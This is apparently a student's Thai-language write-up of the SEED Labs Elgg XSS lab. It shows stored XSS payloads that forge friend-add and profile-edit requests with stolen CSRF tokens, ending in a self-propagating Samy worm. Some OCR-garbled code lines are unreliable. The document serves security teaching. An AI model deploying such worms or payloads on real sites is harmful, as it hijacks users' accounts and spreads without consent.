
4. ที่หน้าโปรไฟล์ของ Samy คลิกที่ปุ่ม 'Add friend'

5. ตรวจสอบ HTTP Header Live จะพบการส่งคำขอ GET ด้วย URL คือ `http://www.seed-server.com/action/friends/add?friend=59&_elgg_ts=1711034188&_elgg_token=mijNDVgDIFbJ3cxRqRnWiA&_elgg_ts=1711034188&_elgg_token=mijNDVgDIFbJ3cxRqRnWiA`

6. แทน `sendurl = "http://www.seed-server.com/action/friends/add?friend=59"+ts+token;` ในโค้ด javascript ที่ Lab มีให้



ทำการอุกอาจระบบแล้วเข้าสู่ระบบด้วยบัญชีของ Samy ไปที่ Edit Profile นำโค้ด javascript ที่แก้ไขแล้ววางลงในช่อง About Me โดยให้คลิกไปที่ Edit HTML ก่อน หลังจากนั้นทำการบันทึก




The screenshot shows the 'Edit profile' page for a user named Samy. The 'About me' field contains the following JavaScript code:

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts="";_elgg_ts=""+elgg.security.token._elgg_ts;
    var token="";_elgg_token=""+elgg.security.token._elgg_token;


    //Construct the HTTP request to add Samy as a friend.
    var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
}
```

เข้าไปที่ Friends จะพบว่า Samy เป็นเพื่อนกับตัวเอง




The screenshot shows the 'Samy's friends' page. It lists Samy as a friend to himself. The sidebar on the right shows various links such as Blogs, Bookmarks, Files, Pages, Wire post, Friends, Friends of, and Collections.

ทำการออกจากระบบแล้วเข้าสู่ระบบด้วยบัญชีของ Alice ไปที่ Members และคลิกไปที่โปรไฟล์ของ Samy โดยไม่ต้องกด Add friend จากนั้นให้ไปที่ Friends



จะพบว่า Alice เป็นเพื่อนกับ Samy ทั้ง ๆ ที่ Alice ไม่ได้ Add Friend กับ Samy



Question 1: Explain the purpose of Lines ① and ②, why are they are needed?

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;           ①
    var token+"&__elgg_token="+elgg.security.token.__elgg_token;   ②



    //Construct the HTTP request to add Samy as a friend.
    var sendurl=...; //FILL IN

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.send();
}
</script>
```

ตอบ ในการส่งคำขอ HTTP ที่ถูกต้อง เราจำเป็นต้องมี secret token และ timestamp ของเว็บไซต์ที่แนบมา กับคำขอ มิฉะนั้น คำขอจะไม่ถือว่าถูกต้อง

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode; can you still launch a successful attack?

ตอบ การโจมตีจะไม่สำเร็จ เพราะตัวอักษรพิเศษอย่าง > หรือ < ถูกเปลี่ยน < ทำให้ไม่สามารถรันโค้ด javascript ได้




Task 5: Modifying the Victim's Profile


ในการแก้ไขprofileของเหยื่อ เราต้องทราบถึงการทำงานของ การแก้ไขprofileของเว็บไซต์ก่อน

- 1.เข้าสู่ระบบด้วยบัญชีของ Samy
- 2.ไปที่ Edit profile
- 3.เปิด HTTP Header Live
- 4.ทำการแก้ไขส่วน About Me
- 5.กดบันทึกและตรวจสอบดูเนื้อหาของ HTTP request จาก HTTP Header Live

จาก HTTP Header Live เราจะทราบถึงข้อมูลต่าง ๆ ที่จำเป็น ต้องใช้เพื่อแก้ไขโค้ด เช่น เราทราบว่า access level ของทุกฟิลด์ ว่าเป็น 2, ค่า guid ของ Samy คือ 59, URL ที่ส่ง request คือ <http://www.seed-server.com/action/profile/edit> ให้นำข้อมูล ที่ได้ไปแก้ไขโค้ดที่ Lab ให้มา



หลังจากนั้นให้วางโค้ด javascript ที่แก้ไขลงใน About Me (คลิก Edit HTML ก่อน)




The screenshot shows the 'Edit profile' page for a user named Samy. The 'About me' field contains the following malicious JavaScript code:

```
<script type="text/javascript">
window.onload = function(){
//JavaScipt code to access your name, user guid, Time Stamp __elgg_ts
//__elgg_ts = elgg.security.token_
var userName=__name__+elgg.session.user.name;
var guid=__guid__+elgg.session.user.guid;
var ts=__elgg_ts+elgg.security.token__elgg_ts;
var token=__elgg_token__+elgg.security.token__elgg_token;

var desc = "&description=<p>With men this is impossible; but with God all things are possible. - Matthew 19:26</p>" + 
"Arrecessualfrescriptionl?";
```

ทำการออกจากระบบแล้วเข้าสู่ระบบด้วยบัญชีของ Alice ไปที่ Members แล้วคลิกไปที่โปรไฟล์ของ Samy จากนั้นให้ไปที่โปรไฟล์ของ Alice จะพบว่าโปรไฟล์ของ Alice ถูกแก้ไข



The screenshot shows the user profile page for Alice. The 'About me' field displays the modified content from the previous screenshot, with a red box highlighting the text: "With men this is impossible; but with God all things are possible. - Matthew 19:26". A red annotation with the text "ข้อมูลร้าย" (malicious data) is overlaid on the page.

Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

```
ModifyProfile.js

<script type="text/javascript">
window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName=&name=__elgg.session.user.name;
    var guid=__guid=__elgg.session.user.guid;
    var ts=__elgg_ts=__elgg.security.token.__elgg_ts;
    var token=__elgg_token=__elgg.security.token.__elgg_token;

    var desc = "&description=<p>With men this is impossible; but with God all things are possible. - Matthew 19:26</p>" + "&accesslevel[description]=2";



    //Construct the content of your url.
    var content=token+ts+userName+desc+guid; //FILL IN

    var samyGuid=59; //FILL IN


    var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN

    if(elgg.session.user.guid!=samyGuid) {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

ตอบ หลังจากลบบรรทัด①แล้วลองกดเข้าไปในไฟล์ของ Samy (ด้วยบัญชีของ Samy เอง) จะปรากฏข้อความที่ใช้เพื่อแก้ไขไฟล์เหลือ และเมื่อลองเข้าไปที่ Edit Profile ของ Samy จะพบว่าโค้ดที่ใช้จอมตีถูกแทนที่ด้วยข้อความที่ใช้แก้ไข



ลองเข้าสู่ระบบด้วยบัญชีของ Charlie และเข้าไปที่โปรไฟล์ของ Samy และเข้าไปที่โปรไฟล์ของ Charlie ปรากฏว่าไม่มีการแก้ไขที่โปรไฟล์ของ Charlie



จึงสันนิษฐานว่าบรรทัด①มีไว้เพื่อไม่ให้ผู้โจมตีทำการโจมตีตนเอง และผู้โจมตีสามารถโจมตี helyo ได้

Task 6: Writing a Self-Propagating XSS Worm

นำโค้ดจาก Task4 และ Task5 และ Labs ของ Task นี้มาใช้เพื่อสร้าง Samy worm

```
SamyWorm.js

<script type="text/javascript" id="worm">
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; //①
  var jsCode = document.getElementById("worm").innerHTML; //②
  var tailTag = "</" + "script>"; //③
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); //④

  window.onload = function () {
    var Ajax=null;
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;

    //Construct the HTTP request to add Samy as a friend.
    var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token;

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();

    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName="__name__"+elgg.session.user.name;
    var guid="__guid__"+elgg.session.user.guid;
    var ts="__elgg_ts__"+elgg.security.token.__elgg_ts;
    var token="__elgg_token__"+elgg.security.token.__elgg_token;

    var desc = "&description=<p>With men this is impossible; but with God all things are possible. - Matthew 19:26</p>" + wormCode + "&accesslevel[description]=2";


    //Construct the content of your url.
    var content=token+ts+userName+desc+guid; //FILL IN

    var samyGuid=59; //FILL IN

    var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN

    if(elgg.session.user.guid!=samyGuid) //⑤
    {
      //Create and send Ajax request to modify profile
      var Ajax=null;
      Ajax=new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Content-Type",
                           "application/x-www-form-urlencoded");
      Ajax.send(content);
    }
  }
</script>
```


